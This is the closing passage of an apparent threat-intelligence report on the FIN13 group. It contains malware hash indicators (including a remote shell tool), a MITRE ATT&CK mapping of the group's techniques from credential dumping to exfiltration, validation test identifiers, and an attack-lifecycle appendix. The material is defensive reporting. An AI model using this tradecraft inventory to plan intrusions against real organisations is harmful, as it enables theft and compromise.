SWEARJAR	2e9ae2864d368ed1e6747ba28440ba5c	8bfd968026b4268ba7d205871e329717aec2def8	e76e0a692be03fdc5b12483b7e1bd6abd4
TINYSHELL	428b47caf74ce986bc3688262355d5b7	dadb1cc49fa8fa577bb6d09e15639ab54dd46c18	0dd4d924c9069992dd7b3e007c0f3ca149b
WMIEXEC	dc78c63a267ef5f894e99aa1e6bfe888	75c728ec83c65348e51ef1e63915a2415886bc9f	0e141b51aa20f518a79185f835491eba659

MITRE ATT&CK Techniques

ATT&CK Tactic Category	Techniques

Resource Development:	Acquire Infrastructure (T1583)
	Virtual Private Server (T1583.003)
	Develop Capabilities (T1587)
	Digital Certificates (T1587.003)
	Obtain Capabilities (T1588)
	Code Signing Certificate (T1588.003)
	Stage Capabilities (T1608)
	Install Digital Certificate (T1608.003)
Initial Access:	Exploit Public-Facing Application (T1190)
Execution:	Windows Management Instrumentation (T1047)
	Scheduled Task/Job (T1053)
	Scheduled Task (T1053.005)
	Command and Scripting Interpreter (T1059)
	• PowerShell (T1059.001) • Windows Command Shell (T1059.003) • Visual Basic (T1059.005) • JavaScript (T1059.007)
	Inter-Process Communication (T1559)
	System Services (T1569)
	Service Execution (T1569.002)
Persistence:	Scheduled Task/Job (T1053)
	Scheduled Task (T1053.005)
	Create Account (T1136)
	Server Software Component (T1505)
	Web Shell (T1505.003)
	Create or Modify System Process (T1543)
	Windows Service (T1543.003)
	Event Triggered Execution (T1546)
	Netsh Helper DLL (T1546.007)
	Boot or Logon Autostart Execution (T1547)
	Registry Run Keys / Startup Folder (T1547.001)
Privilege Escalation:	Scheduled Task/Job (T1053)
	Scheduled Task (T1053.005)
	Process Injection (T1055)
	Access Token Manipulation (T1134)
	Boot or Logon Autostart Execution (T1547)
	Registry Run Keys / Startup Folder (T1547.001)

Defense Evasion:	Obfuscated Files or Information (T1027) • Software Packing (T1027.002) • Indicator Removal from Tools (T1027.005) Process Injection (T1055) Indicator Removal on Host (T1070) File Deletion (T1070.004) Modify Registry (T1112) Access Token Manipulation (T1134) Deobfuscate/Decode Files or Information (T1140) Virtualization/Sandbox Evasion (T1497) Use Alternate Authentication Material (T1550) Pass the Hash (T1550.002) Subvert Trust Controls (T1553) Code Signing (T1553.002) Impair Defenses (T1562) Disable or Modify System Firewall (T1562.004) Hide Artifacts (T1564) Hidden Window (T1564.003) Hijack Execution Flow (T1574) Services Registry Permissions Weakness (T1574.011)
Credential Access:	OS Credential Dumping (T1003) LSASS Memory (T1003.001) Network Sniffing (T1040) Unsecured Credentials (T1552)

Discovery:	System Service Discovery (T1007) Query Registry (T1012) System Network Configuration Discovery (T1016) Remote System Discovery (T1018) System Owner/User Discovery (T1033) Network Sniffing (T1040) Network Service Scanning (T1046) System Network Connections Discovery (T1049) Process Discovery (T1057) Permission Groups Discovery (T1069) • Local Groups (T1069.001) • Domain Groups (T1069.002) System Information Discovery (T1082) File and Directory Discovery (T1083) Account Discovery (T1087) Domain Account (T1087.002) Network Share Discovery (T1135) Virtualization/Sandbox Evasion (T1497) Software Discovery (T1518) Security Software Discovery (T1518.001)
Lateral Movement:	Remote Services (T1021) • Remote Desktop Protocol (T1021.001) • SMB/Windows Admin Shares (T1021.002) Use Alternate Authentication Material (T1550) Pass the Hash (T1550.002)
Collection:	Data from Network Shared Drive (T1039) Data Staged (T1074) • Local Data Staging (T1074.001) • Remote Data Staging (T1074.002) Data from Information Repositories (T1213) Archive Collected Data (T1560) • Archive via Utility (T1560.001) • Archive via Library (T1560.002)

Command and Control:	Proxy (T1090) Application Layer Protocol (T1071) • Web Protocols (T1071.001) • Mail Protocols (T1071.003) • DNS (T1071.004) Non-Application Layer Protocol (T1095) Ingress Tool Transfer (T1105) Data Encoding (T1132) Standard Encoding (T1132.001) Protocol Tunneling (T1572) Encrypted Channel (T1573) Asymmetric Cryptography (T1573.002)
Exfiltration:	Exfiltration Over Web Service (T1567)
Impact:	Service Stop (T1489) System Shutdown/Reboot (T1529)

Mandiant Security Validation Actions

Organizations can validate their security controls using the following Actions with Mandiant Security Validation.


VID	Name
A102-144	Command and Control - FIN13, DRAWSTRING, C2 Communication
A104-905	Host CLI - FIN13, DRAWSTRING, Exclude From Scanning
A104-906	Host CLI - FIN13, DRAWSTRING, Using netsh to Allow Communications
A104-907	Host CLI - FIN13, Persistence Using Registry Keys
A104-908	Host CLI - FIN13, Persistence Using Schedule Tasks
A102-119	Malicious File Transfer - FIN13, CLOSEWATCH, Download, Variant #1
A102-120	Malicious File Transfer - FIN13, DRAWSTRING, Download, Variant #1
A102-121	Malicious File Transfer - FIN13, DRAWSTRING, Download, Variant #2
A102-122	Malicious File Transfer - FIN13, GOBOT2, Download
A102-123	Malicious File Transfer - FIN13, JSPRAT, Download, Variant #1
A102-124	Malicious File Transfer - FIN13, JSPRAT, Download, Variant #2
A102-125	Malicious File Transfer - FIN13, JSPRAT, Download, Variant #3
A102-126	Malicious File Transfer - FIN13, JSPRAT, Download, Variant #4
A102-127	Malicious File Transfer - FIN13, LATCHKEY, Download
A102-128	Malicious File Transfer - FIN13, MAILSLOT, Download

A102-129	Malicious File Transfer - FIN13, MIMIKATZ, Download
A102-130	Malicious File Transfer - FIN13, NIGHTJAR, Download, Variant #1
A102-131	Malicious File Transfer - FIN13, NIGHTJAR, Download, Variant #2
A102-132	Malicious File Transfer - FIN13, PORTHOLE, Download, Variant #1
A102-133	Malicious File Transfer - FIN13, PORTHOLE, Download, Variant #2
A102-134	Malicious File Transfer - FIN13, SIXPACK, Download
A102-135	Malicious File Transfer - FIN13, SPINOFF, Download
A102-136	Malicious File Transfer - FIN13, SWEARJAR, Download, Variant #1
A102-137	Malicious File Transfer - FIN13, SWEARJAR, Download, Variant #2
A102-138	Malicious File Transfer - FIN13, SWEARJAR, Download, Variant #3
A102-139	Malicious File Transfer - FIN13, SWEARJAR, Download, Variant #4
A102-140	Malicious File Transfer - FIN13, TINYSHELL, Download
A102-141	Malicious File Transfer - FIN13, WMIEXEC, Download
A102-142	Malicious File Transfer - HOTLANE (UPX unpacked), Download
A102-143	Malicious File Transfer - HOTLANE, Download, UPX Packed
A104-909	Protected Theater - FIN13, GOBOT2, Execution

Acknowledgements

This blog post would not have been possible without the exceptional efforts from Mandiant Consulting's Incident Response team, Managed Defense Analysts, FLARE's outstanding Reverse Engineers, Detection Wizard Evan Reese, Jeremy Kennelly for his expertise, Mandiant Threat Intelligence's collections team, and all those unsung Mandiant Engineers that keep the cogs greased and turning.

Appendix A: Targeted Attack Lifecycle



Initial Reconnaissance: The attacker researches systems and employees of a target and outlines a methodology for the intrusion. The attacker may search for infrastructure that provides remote access to an environment or research employees to target for social engineering attacks.

Initial Compromise: The attacker successfully executes malicious code on one or more systems. This usually occurs as the result of a social engineering attack or exploitation of a vulnerability on an Internet-facing system.

Establish Foothold: Immediately following the initial compromise, the attacker maintains continued control over a recently compromised system. The attacker typically establishes a foothold by installing a persistent backdoor or downloading additional utilities to the compromised system.

Escalate Privileges: The attacker obtains further access to systems and data within the environment. Attackers often escalate their privileges through credential harvesting, keystroke logging, or subversion of authentication systems.

Internal Reconnaissance: The attacker explores the organization's environment to gain a better understanding of infrastructure, storage of information of interest, and the roles and responsibilities of key individuals.

Move Laterally: The attacker uses accounts obtained from the "Escalate Privileges" phase and moves laterally to additional systems within the compromised environment. Common lateral movement techniques include accessing network file shares, remote execution of commands, or accessing systems through remote login protocols such as Remote Desktop Services (RDS) or secure shell (SSH).

Maintain Presence: The attacker ensures continued access to the environment by installing multiple variants of backdoors or by accessing remote access services such as the corporate virtual private network (VPN).

Complete Mission: The attacker accomplishes the objectives of the intrusion such as stealing intellectual property, financial data, mergers and acquisition information, or personally identifiable information (PII). In other cases, the objective of the mission might be a disruption of systems or services or destruction of data within the environment.